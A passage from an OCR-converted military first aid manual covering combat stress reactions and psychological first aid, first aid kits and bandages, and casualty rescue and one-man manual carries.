(2) In other cases, overwhelming stress may produce symptoms that are often associated with head injuries. For example, the service member may appear dazed or be found wandering around aimlessly. He may appear confused and disoriented and may seem to have a complete or partial loss of memory. In such cases, especially when no eyewitnesses can provide evidence that the service member has NOT suffered a head injury, it is necessary for him to be rapidly medically evacuated. **DO NOT** allow the

service member to expose himself to further personal danger until the cause of the problem has been determined.

c. *Sleep Disturbance and Repetition of Dreams*. A person who has been overwhelmed by stress often has difficulty sleeping. The service member may experience nightmares related to the stressors. Remember that nightmares, in themselves, are not considered abnormal when they occur soon after a period of intensive stress. As time passes, the nightmares usually become less frequent and less intense. In extreme cases, a service member, even when awake, may think repeatedly of the incident, feel as though it is happening again, and act out parts of his stress over and over again. For some persons, this repetitious reexperiencing of the stressful event may be necessary for eventual recovery; therefore, it should not be discouraged or viewed as abnormal. For the person reexperiencing the event, such reaction may be disruptive. The service member needs to be encouraged to *ventilate* about the incident. Ventilation is a technique where the service member is given the opportunity to talk extensively, often repetitiously about the experience.

8-10. Severe Stress or Stress Reaction

You do not need specialized training to recognize severe stress or stress reaction that will cause problems for the service member, the unit, or the mission. Reactions that are less severe, however, are more difficult to detect. To determine whether a person needs help, you must observe him to see whether he is doing something meaningful, performing his duties, taking care of himself, behaving in an unusual fashion, or acting out of character.

8-11. Application of Psychological First Aid

The emotionally disturbed service member has built a barrier against fear. He does this for his own protection, although he is probably not aware that he is doing it. If he finds that he does not have to be afraid and that there are normal, understandable things about him, he will feel safer in dropping this barrier. Persistent efforts to make him realize that you want to understand him will be reassuring, especially if you remain calm. Nothing can cause an emotionally disturbed person to become even more fearful than feeling that others are afraid of him. Try to remain calm. Familiar things, such as a cup of coffee, the use of his name, attention to a minor wound, being given a simple job to do, or the sight of familiar people and activities, will add to his ability to overcome his fear. He may not respond well if you get excited, angry, or abrupt.

a. *Ventilation*. After the service member becomes calmer, he is likely to have dreams about the stressful event. He also may think about it when he is awake or even repeat his personal reaction to the event. One benefit of this natural pattern is that it helps him master the stress by going over it just as one masters the initial fear of parachuting from an aircraft by doing it over and over again. Eventually, it is difficult to remember how frightening the event was initially. In giving first aid to the emotionally disturbed service member, you should let him follow this natural pattern. Encourage him to talk. Be a good listener. Let him tell, in his own words, what actually happened. If home front problems or worries have contributed to the stress, it will help him to talk about them. Your patient listening will prove to him that you are interested in him, and by describing his personal problem, he can work at mastering his fear. If he becomes overwhelmed in the telling, suggest a cup of coffee or a break. Whatever you do, assure him that you will listen again as soon as he is ready. Do try to help put the service member's perception of what happened back into realistic perspective; but DO NOT argue about it.

b. *Activity*.

(1) A person who is emotionally disturbed as the result of a combat action is a casualty of anxiety and fear. He is disabled because he has become temporarily overwhelmed by his anxiety. A good way to control fear is through activity. Almost all service members, for example, experience a considerable sense of anxiety and fear while they are poised, awaiting the opening of a big offensive; but this is normally relieved, and they actually feel better once they begin to move into action. They take pride in effective performance and pleasure in knowing that they are good service members, perhaps being completely unaware that overcoming their initial fear was their first major accomplishment.

(2) Useful activity is very beneficial to the emotionally disturbed service member who is not physically incapacitated. After you help a service member get over his initial fear, help him to regain some self-confidence. Make him realize his job is continuing by finding him something useful to do. Encourage him to be active. Get him to help load trucks, clean up debris, or dig fighting positions. If possible, get him back to his usual duty. Seek out his strong points and help him apply them. Avoid having him just sit around. You may have to provide direction by telling him what to do and where to do it. The instructions should be clear and simple and should be repeated. A person who has panicked is likely to argue. Respect his feelings, but point out more immediate, obtainable, and demanding needs. Channel his excessive energy and, above all, DO NOT argue. If you cannot get him interested in doing more profitable work, it may be necessary to enlist aid in controlling his overactivity before it spreads to the group and

results in more panic. Prevent the spread of such infectious feelings by restraining and segregating if necessary.

(3) Involvement in activity helps a service member in three ways; he—

- Forgets himself.
- Has an outlet for his excessive tensions.
- Proves to himself he can do something useful.

c. *Rest*. There are times, particularly in combat, when physical exhaustion is a principal cause for emotional reactions. A unit sleep plan should be established and implemented. When possible, service members should be given a safe and relatively comfortable area in which to sleep. Examples would be an area away from heavy traffic, noise, and congestion or a place that is clean and dry and protected from environmental conditions. The more uninterrupted sleep a service member gets the better he will be able to function in the tactical environment.

d. *Hygiene*. Field hygiene is an important ingredient in a service member's morale. A service member who is dirty and unkempt will not function as well as a service member who has had the opportunity to bathe and put on clean, dry clothing. During combat, unit leaders should stress the importance of personal hygiene. Good personal hygiene not only improves morale, it also is a preventive measure against disease and nonbattle injury (DNBI).

e. *Group Activity*. You have probably already noticed that a person works, faces danger, and handles serious problems better if he is a member of a closely-knit group. Each service member in the team supports the other team members. Esprit de corps is built because the service members have the same interests, goals, and mission, and as a result they are more productive; furthermore, they are less worried because everyone is involved. It is this spirit that takes a strategic hill in battle. It is so powerful that it is one of the most effective tools you have in your *psychological first aid bag*. Getting the service member back into the team or squad activities will reestablish his sense of belonging and security and will go far toward making him a useful member of the unit.

8-12. Reactions and Limitations

Up to this point the discussion has been primarily about the feelings of the emotionally distressed service member. What about your feelings toward

him? Whatever the situation, you will have emotional reactions (conscious or unconscious) toward this service member. Your reactions can either help or hinder your ability to help him. When you are tired or worried, you may very easily become impatient with him if he is unusually slow or exaggerates. You may even feel resentful toward him. At times when many physically wounded lie about you, it will be especially natural for you to resent disabilities that you cannot see. Physical wounds can be seen and easily accepted. Emotional reactions are more difficult to accept as injuries. On the other hand, will you tend to be overly sympathetic? Excessive sympathy for an incapacitated person can be as harmful as negative feelings in your relationship with him. He needs strong help, but not your sorrow. To overwhelm him with pity will make him feel even more inadequate. You must expect your buddy to recover, to be able to return to duty, and to become a useful service member again. This expectation should be displayed in your behavior and attitude as well as in what you say. If he can see your calmness, confidence, and competence, he will be reassured and will feel a sense of greater security.

8-13. Stress Reactions

See Tables 8-1, 8-2, and 8-3 for more information.

Table 8-1. Mild Stress Reaction

PHYSICAL SIGNS*	EMOTIONAL SIGNS*
1. TREMBLING, TEARFUL 2. JUMPINESS, NERVOUSNESS 3. COLD SWEAT, DRY MOUTH 4. POUNDING HEART, DIZZINESS 5. INSOMNIA, NIGHTMARES 6. NAUSEA, VOMITING, DIARRHEA 7. FATIGUE 8. THOUSAND-YARD STARE 9. DIFFICULTY THINKING, SPEAKING, AND COMMUNICATING	1. ANXIETY, INDECISIVENESS 2. IRRITABLE, COMPLAINING 3. FORGETFUL, UNABLE TO CONCENTRATE 4. EASILY STARTLED BY NOISE, MOVEMENT 5. GRIEF, TEARFUL 6. ANGER, BEGINNING TO LOSE CONFIDENCE IN SELF AND UNIT

SELF- AND BUDDY AID
1. CONTINUE MISSION PERFORMANCE, FOCUS ON IMMEDIATE MISSION. 2. EXPECT SERVICE MEMBER TO PERFORM ASSIGNED DUTIES. 3. REMAIN CALM AT ALL TIMES; BE DIRECTIVE AND IN CONTROL. 4. LET SERVICE MEMBER KNOW HIS REACTION IS NORMAL, AND THAT THERE IS NOTHING SERIOUSLY WRONG WITH HIM. 5. KEEP SERVICE MEMBER INFORMED OF THE SITUATION, OBJECTIVES, EXPECTATIONS, AND SUPPORT. CONTROL RUMORS. 6. BUILD SERVICE MEMBER'S CONFIDENCE, TALK ABOUT SUCCEEDING. 7. KEEP SERVICE MEMBER PRODUCTIVE (WHEN NOT RESTING) THROUGH RECREATIONAL ACTIVITIES, EQUIPMENT MAINTENANCE.

8. ENSURE SERVICE MEMBER MAINTAINS GOOD PERSONAL HYGIENE.
9. ENSURE SERVICE MEMBER EATS, DRINKS, AND SLEEPS AS SOON AS POSSIBLE.
10. LET SERVICE MEMBER TALK ABOUT HIS FEELINGS. DO NOT "PUT DOWN" HIS FEELINGS OF GRIEF OR WORRY. GIVE PRACTICAL ADVICE AND PUT EMOTIONS INTO PERSPECTIVE.

* MOST OR ALL OF THESE SIGNS ARE PRESENT IN MILD STRESS REACTION. THEY CAN BE PRESENT IN ANY NORMAL SERVICE MEMBER IN COMBAT YET HE CAN STILL DO HIS JOB.

Table 8-2. More Serious Stress Reaction

PHYSICAL SIGNS*	EMOTIONAL SIGNS*
1. CONSTANTLY MOVES AROUND	1. RAPID AND/OR INAPPROPRIATE TALKING
2. FLINCHING OR DUCKING AT SUDDEN SOUNDS	2. ARGUMENTATIVE, RECKLESS MOVEMENTS/ACTIONS
3. SHAKING, TREMBLING (WHOLE BODY OR ARMS)	3. INATTENTIVE TO PERSONAL HYGIENE
4. CANNOT USE PART OF BODY, NO PHYSICAL REASON (HAND, ARM, LEGS)	4. INDIFFERENT TO DANGER
5. CANNOT SEE, HEAR, OR FEEL (PARTIAL OR COMPLETE LOSS)	5. MEMORY LOSS
6. PHYSICAL EXHAUSTION, CRYING	6. SEVERE STUTTERING, MUMBLING, OR CANNOT SPEAK AT ALL
7. FREEZING UNDER FIRE, OR TOTAL IMMOBILITY	7. INSOMNIA, NIGHTMARES
8. VACANT STARES, STAGGERS, SWAYS WHEN STANDS	8. SEEING OR HEARING THINGS THAT DO NOT EXIST
9. PANIC RUNNING UNDER FIRE	9. RAPID EMOTIONAL SHIFTS
	10. SOCIAL WITHDRAWAL
	11. APATHETIC
	12. HYSTERICAL OUTBURSTS
	13. FRANTIC OR STRANGE BEHAVIOR

TREATMENT PROCEDURES**

1. IF A SERVICE MEMBER'S BEHAVIOR ENDANGERS THE MISSION, SELF, OR OTHERS, DO WHATEVER IS NECESSARY TO CONTROL HIM.
2. IF THE SERVICE MEMBER IS UPSET, CALMLY TALK HIM INTO COOPERATING.
3. IF CONCERNED ABOUT THE SERVICE MEMBER'S RELIABILITY:
   - UNLOAD HIS WEAPON.
   - TAKE WEAPON IF SERIOUSLY CONCERNED.
   - PHYSICALLY RESTRAIN HIM ONLY WHEN NECESSARY FOR SAFETY OR TRANSPORTATION.
4. REASSURE EVERYONE THAT THE SIGNS ARE PROBABLY JUST STRESS REACTION AND WILL QUICKLY IMPROVE.
5. IF STRESS REACTION SIGNS CONTINUE:
   - GET THE SERVICE MEMBER TO A SAFER PLACE.
   - DO NOT LEAVE THE SERVICE MEMBER ALONE, KEEP SOMEONE HE KNOWS WITH HIM.
   - NOTIFY SENIOR NONCOMMISSIONED OFFICER (NCO) OR OFFICER.
   - HAVE THE SERVICE MEMBER EXAMINED BY MEDICAL PERSONNEL.

Table 8-2. More Serious Stress Reaction (Continued)

TREATMENT PROCEDURES**
6. GIVE THE SERVICE MEMBER EASY TASKS TO DO WHEN NOT SLEEPING, EATING, OR RESTING. 7. ASSURE THE SERVICE MEMBER HE WILL RETURN TO FULL DUTY IN 24 HOURS; AND, RETURN HIM TO NORMAL DUTIES AS SOON AS HE IS READY.

* THESE SIGNS ARE PRESENT IN ADDITION TO THE SIGNS OF MILD STRESS REACTION.
** DO THESE PROCEDURES IN ADDITION TO THE SELF- AND BUDDY AID CARE.

Table 8-3. Preventive Measures to Combat Stress Reaction

1. WELCOME NEW MEMBERS INTO YOUR TEAM, GET TO KNOW THEM QUICKLY. IF YOU ARE NEW, BE ACTIVE IN MAKING FRIENDS.
2. BE PHYSICALLY FIT (STRENGTH, ENDURANCE, AND AGILITY).
3. KNOW AND PRACTICE LIFESAVING SELF- AND BUDDY AID.
4. PRACTICE RAPID RELAXATION TECHNIQUES (FM 22-51).
5. HELP EACH OTHER OUT WHEN THINGS ARE TOUGH AT HOME OR IN THE UNIT.
6. KEEP INFORMED; ASK YOUR LEADER QUESTIONS, IGNORE RUMORS.
7. WORK TOGETHER TO GIVE EVERYONE FOOD, WATER, SHELTER, HYGIENE, AND SANITATION.
8. SLEEP WHEN MISSION AND SAFETY PERMIT; LET EVERYONE GET TIME TO SLEEP.
   - SLEEP ONLY IN SAFE PLACES AND BY STANDING OPERATING PROCEDURE (SOP).
   - IF POSSIBLE, SLEEP 6 TO 9 HOURS PER DAY.
   - TRY TO GET AT LEAST 4 HOURS SLEEP PER DAY.
   - GET GOOD SLEEP BEFORE GOING ON SUSTAINED OPERATIONS.
   - CATNAP WHEN YOU CAN, BUT ALLOW TIME TO WAKE UP FULLY.
   - CATCH UP ON SLEEP AFTER GOING WITHOUT.

APPENDIX A

FIRST AID CASE AND KITS, DRESSINGS, AND BANDAGES

A-1. First Aid Case with Field Dressings and Bandages

Every service member is issued a first aid case (Figure A-1A) with a field first aid dressing encased in a plastic wrapper (Figure A-1B). He carries it at all times for his use. The field first aid dressing is a standard sterile (germ-free) compress or pad with bandages attached (Figure A-1C). This dressing is used to cover the wound, to protect against further contamination, and to stop bleeding (pressure dressing). When a service member administers first aid to another person, he must remember to use the wounded person's dressing; he may need his own later. The service member must check his first aid case regularly and replace any used or missing dressing. The field first aid dressing may normally be obtained from his unit supply.




Figure A-1. Field first aid case and dressing (Illustrated A—C).

A-2. General Purpose First Aid Kits

General-purpose first aid kits are listed in the common table of allowances (CTA) 8-100. The operators, crew, and passengers carry these kits on Army vehicles, aircraft, and boats for use. Individuals designated by unit TSOP to be responsible for these kits are required to check them regularly and replace all items used. The general-purpose kit and its contents can be obtained through the unit supply system.

NOTE

Periodically check the dressings (for holes or tears in the packaging) and the medicines (for expiration date) that are in the first aid kits. If necessary, replace defective or outdated items.

A-3. Dressings

Dressings are sterile pads or compresses used to cover wounds. They usually are made of gauze or cotton wrapped in gauze (Figure A-1C). In addition to the standard field first aid dressing, other dressings such as sterile gauze compresses and small sterile compresses on adhesive strips may be available under CTA 8-100.

A-4. Standard Bandages

a. Standard bandages are made of gauze or muslin and are used over a sterile dressing to secure the dressing in place, to close off its edge from dirt and germs, and to create pressure on the wound and control bleeding. A bandage can also support an injured part or secure a splint.

b. Tailed bandages may be attached to the dressing as indicated on the field first aid dressing (Figure A-1C).

A-5. Triangular and Cravat (Swathe) Bandages

a. Triangular and cravat (or swathe) bandages (Figure A-2) are fashioned from a triangular piece of muslin (37 by 37 by 52 inches) provided in the general-purpose first aid kit. If it is folded into a strip, it is called a cravat. Two safety pins are packaged with each bandage. These bandages are valuable in an emergency since they are easily applied.

b. To improvise a triangular bandage, cut a square of available material, slightly larger than 3 feet by 3 feet, and *fold it diagonally*. If two bandages are needed, cut the material along the diagonal fold.

c. A cravat can be improvised from such common items as T-shirts, other shirts, bed linens, trouser legs, scarfs, or any other item made of pliable and durable material that can be folded, torn, or cut to the desired size.




Figure A-2. Triangular and cravat bandages (Illustrated A—E).

APPENDIX B

RESCUE AND TRANSPORTATION PROCEDURES

B-1. General

A basic principle of first aid is to evaluate the casualty's injuries and administer first aid before moving him. However, adverse situations or conditions may jeopardize the lives of both the rescuer and the casualty if this is done. It may be necessary *first to rescue* the casualty before first aid can be effectively or safely given. The life and/or the well-being of the casualty will depend as much upon the manner in which he is *rescued and transported,* as it will upon the first aid and medical treatment he receives. Rescue actions must be done quickly and safely. Careless or rough handling of the casualty during rescue operations can aggravate his injuries.

B-2. Principles of Rescue Operations

a. When faced with the necessity of rescuing a casualty who is threatened by hostile action, fire, water, or any other immediate hazard, DO NOT take action without first determining the extent of the hazard and your ability to handle the situation. DO NOT become a casualty.

b. The rescuer must evaluate the situation and analyze the factors involved. This evaluation involves three major steps:

- Identify the task.
- Evaluate circumstances of the rescue.
- Plan the action.

B-3. Considerations

a. First determine if a rescue attempt is actually needed. It is a waste of time, equipment, and personnel to rescue someone not in need of rescuing. It is also a waste to look for someone who is not lost or needlessly risk the lives of the rescuer(s). In planning a rescue, attempt to obtain the following information:

- Who, what, where, when, why, and how the situation happened?

- How many casualties are involved and the nature of their injuries?

- What is the tactical situation?

- What are the terrain features and the location of the casualties?

- Will there be adequate assistance available to aid in the rescue/evacuation?

- Can first aid and/or medical treatment be provided at the scene; will the casualties require movement to a safer location?

- What specialized equipment will be required for the rescue operation?

- Is the rescue area contaminated? Will decontamination equipment and materiel be required for casualties, rescue personnel, and rescue equipment?

- How much time is available?

b. The time element can play a significant role in how the rescue is attempted. If the casualties are in imminent danger of losing their lives (such as near a burning vehicle or in a burning building) the time available will be relatively short and will sometimes cause a rescuer to compromise planning stages and/or the first aid which can be given. However, if the casualty is in a relatively secure area and his physical condition is strong, more deliberate planning can take place. A realistic estimate of time available must be made as quickly as possible to determine action time remaining. The key elements are the casualty's physical and mental condition, the tactical situation, and the environment.

B-4. Plan of Action

a. The casualty's ability to endure is of primary importance in estimating the time available. Age, physical condition, and extent of wounds and/or injuries will differ from casualty to casualty. Therefore, to determine the time available, you will have to consider—

- Endurance time of the casualty.

- Extent of injuries.

- Type of situation.
- Personnel and/or equipment availability.
- Weather.
- Terrain (natural and man-made).
- Environment (contaminated or uncontaminated).

b. In respect to terrain, you must consider altitude and visibility. In some cases, the casualty may be of assistance because he knows more about the particular terrain or situation than you do. Maximum use of secure/reliable trails or roads is essential.

c. When taking weather into account, ensure that blankets and/or rain gear are available. Even a mild rain can complicate a normally simple rescue. In high altitudes and/or extreme cold and gusting winds, the time available is critically shortened. Be prepared to provide shelter and warmth for the casualty as well as the rescuers.

B-5. Proper Handling of Casualties

a. You may have saved the casualty's life through the application of appropriate first aid measures. However, his life can be lost through rough handling or careless transportation procedures. Before you attempt to move the casualty—

- Evaluate the type and extent of his injuries.
- Ensure that dressings over wounds are adequately reinforced.
- Ensure that fractured bones are properly immobilized and supported to prevent them from cutting through muscle, blood vessels, and skin.

b. Based upon your evaluation of the type and extent of the casualty's injury and your knowledge of the various manual carries, you must select the best possible method of manual transportation. If the casualty is conscious, tell him how he is to be transported. This will help allay his fear of movement and gain his cooperation and confidence.

c. Buddy aid for chemical agent casualties includes those actions required to prevent an incapacitated casualty from receiving additional injury

from the effects of chemical hazards. If a casualty is physically unable to decontaminate himself or administer the proper chemical agent antidote, the casualty's buddy assists him and assumes responsibility for his care. Buddy-aid includes—

- Administering the proper chemical agent antidote.
- Decontaminating the incapacitated casualty's exposed skin.
- Ensuring that his protective ensemble remains correctly emplaced.
- Maintaining respiration.
- Controlling bleeding.
- Providing other standard first aid measures
- Transporting the casualty out of the contaminated area.

B-6. Positioning the Casualty

The first step in any manual carry is to position the casualty to be lifted. If he is conscious, he should be told how he is to be positioned and transported. This helps lessen his fear of movement and to gain his cooperation. It may be necessary to roll the casualty onto his abdomen, or his back, depending upon the position in which he is lying and the particular carry to be used.

a. To roll a casualty onto his abdomen, kneel at the casualty's uninjured side.

(1) Place his arms above his head; cross his ankle which is farther from you over the one that is closer to you.

(2) Place your hands on the shoulder which is farther from you; place your other hand in the area of his hip or thigh (Figure B-1).

(3) Roll him gently toward you onto his abdomen (Figure B-2).

b. To roll a casualty onto his back, follow the same procedure described in *a* above, except gently roll the casualty onto his back, rather than onto his abdomen.




Figure B-1. Positioning the casualty.



Figure B-2. Rolling casualty onto his abdomen.

B-7. Medical Evacuation and Transportation of Casualties

a. Medical evacuation of the sick and wounded (with en route medical care) is the responsibility of medical personnel who have been provided special training and equipment. Therefore, unless a good reason for you to transport a casualty arises, wait for some means of medical evacuation to be provided. When the situation is urgent and you are unable to obtain medical assistance or know that no medical evacuation assets are available, you will have to transport the casualty. For this reason, you must know how to transport him without increasing the seriousness of his condition.

b. Transporting a casualty by litter (FM 8-10-6) is safer and more comfortable for him than by manual means; it is also easier for you.

Manual transportation, however, may be the only feasible method because of the terrain or the combat situation; or it may be necessary to save a life. In these situations, the casualty should be transferred to a litter as soon as one can be made available or improvised.

B-8. Manual Carries

Casualties carried by manual means must be carefully and correctly handled, otherwise their injuries may become more serious or possibly fatal. Situation permitting, transport of a casualty should be organized and unhurried. Each movement should be performed as deliberately and gently as possible. Casualties should not be moved before the type and extent of injuries are evaluated and the required first aid is administered. The exception to this occurs when the situation dictates immediate movement for safety purposes (for example, it may be necessary to remove a casualty from a burning vehicle); that is, the situation dictates that the urgency of casualty movement outweighs the need to administer first aid. Manual carries are tiring for the bearers and involve the risk of increasing the severity of the casualty's injury. In some instances, however, they are essential to save the casualty's life. Although manual carries are accomplished by one or two bearers, the two-man carries are used whenever possible. They provide more comfort to the casualty, are less likely to aggravate his injuries, and are also less tiring for the bearers. The distance a casualty can be carried depends on many factors, such as—

- Nature of the casualty's injuries.
- Strength and endurance of the bearer(s).
- Weight of the casualty.
- Obstacles encountered during transport (natural or manmade).
- Type of terrain.

a. *One-man Carries*. These carries should be used when only one bearer is available to transport the casualty.

(1) The *fireman's carry* (Figure B-3) is one of the easiest ways for one individual to carry another. After an unconscious or disabled casualty has been properly positioned, he is raised from the ground, then supported and placed in the carrying position.

(*a*) After rolling the casualty onto his abdomen, straddle him. Extend your hands under his chest and lock them together.

(*b*) Lift the casualty to his knees as you move backward.

(*c*) Continue to move backward, thus straightening the casualty's legs and locking his knees.

(*d*) Walk forward, bringing the casualty to a standing position; tilt him slightly backward to prevent his knees from buckling.

(*e*) As you maintain constant support of the casualty with one arm, free your other arm, quickly grasp his wrist, and raise his arm high. Instantly pass your head under his raised arm, releasing it as you pass under it.

(*f*) Move swiftly to face the casualty and secure your arms around his waist. Immediately place your foot between his feet and spread them apart (approximately 6 to 8 inches).

(*g*) Grasp the casualty's wrist and raise his arm high over your head.

(*h*) Bend down and pull the casualty's arm over and down on your shoulder, bringing his body across your shoulders. At the same time, pass your arm between his legs.

(*i*) Grasp the casualty's wrist with one hand, and place your other hand on your knee for support.

(*j*) Rise with the casualty positioned correctly. Your other hand is free for use.



Figure B-3. Fireman's carry (*Illustrated A—J*).




Figure B-3. Fireman's carry (*Illustrated A—J*) (*Continued*).

(2) The alternate method of the *fireman's carry* for raising a casualty from the ground is illustrated in Figure B-4; however, it should be used only when the bearer believes it to be safer for the casualty because of the location of his wounds. When the alternate method is used, care must be taken to prevent the casualty's head from snapping back and causing a neck injury. The steps for raising a casualty from the ground for the fireman's carry are also used in other one-man carries.

(*a*) Kneel on one knee at the casualty's head and face his feet. Extend your hands under his armpits, down his sides, and across his back.

(*b*) As you rise, lift the casualty to his knees. Then secure a lower hold and raise him to a standing position with his knees locked.



Figure B-4. Fireman's carry (*alternate method*) *for lifting a casualty to a standing position* (*Illustrated A—B*).

(3) In the *supporting carry* (Figure B-5), the casualty must be able to walk or at least hop on one leg, using the bearer as a crutch. This carry can be used to assist him as far as he is able to walk or hop.

(*a*) Raise the casualty from the ground to a standing position by using the fireman's carry.

(*b*) Grasp the casualty's wrist and draw his arm around your neck.

(*c*) Place your arm around his waist. The casualty is now able to walk or hop using you as a support.



Figure B-5. Supporting carry.

(4) The *arms carry* (Figure B-6) is useful in carrying a casualty for a short distance (up to 50 meters) and for placing him on a litter.

(*a*) Raise or lift the casualty from the ground to a standing position, as in the fireman's carry.

(*b*) Place one arm under the casualty's knees and your other arm around his back.

(*c*) Lift the casualty.

(*d*) Carry the casualty high to lessen fatigue.



Figure B-6. Arms carry.

(5) Only a conscious casualty can be transported by the *saddleback carry* (Figure B-7), because he must be able to hold onto the bearer's neck. To use this technique—

(*a*) Raise the casualty to an upright position, as in the fireman's carry.

(*b*) Support the casualty by placing an arm around his waist. Move to the casualty's side. Have the casualty put his arm around your neck and move in front of him with your back to support him.

(*c*) Have the casualty encircle his arms around your neck

(*d*) Stoop, raise him on your back and clasp your hands together beneath his thighs, if possible.




Figure B-7. Saddleback carry.

(6) In the *pack-strap carry* (Figure B-8), the casualty's weight rests high on the your back. This makes it easier for you to carry the casualty a moderate distance (50 to 300 meters). To eliminate the possibility of injury to the casualty's arms, you must hold his arms in a palms-down position.

(*a*) Lift the casualty from the ground to a standing position, as in the fireman's carry.

(*b*) Support the casualty with your arms around him and grasp his wrist closer to you.

(*c*) Place his arm over your head and across your shoulders.

(*d*) Move in front of him while still supporting his weight against your back.

(*e*) Grasp his other wrist and place this arm over your shoulder.

(*f*) Bend forward and raise or hoist the casualty as high on your back as possible so that his weight is resting on your back.

NOTE

Once the casualty is positioned on the bearer's back, the bearer remains as erect as possible to prevent straining or injuring his back.



Figure B-8. Pack-strap carry.

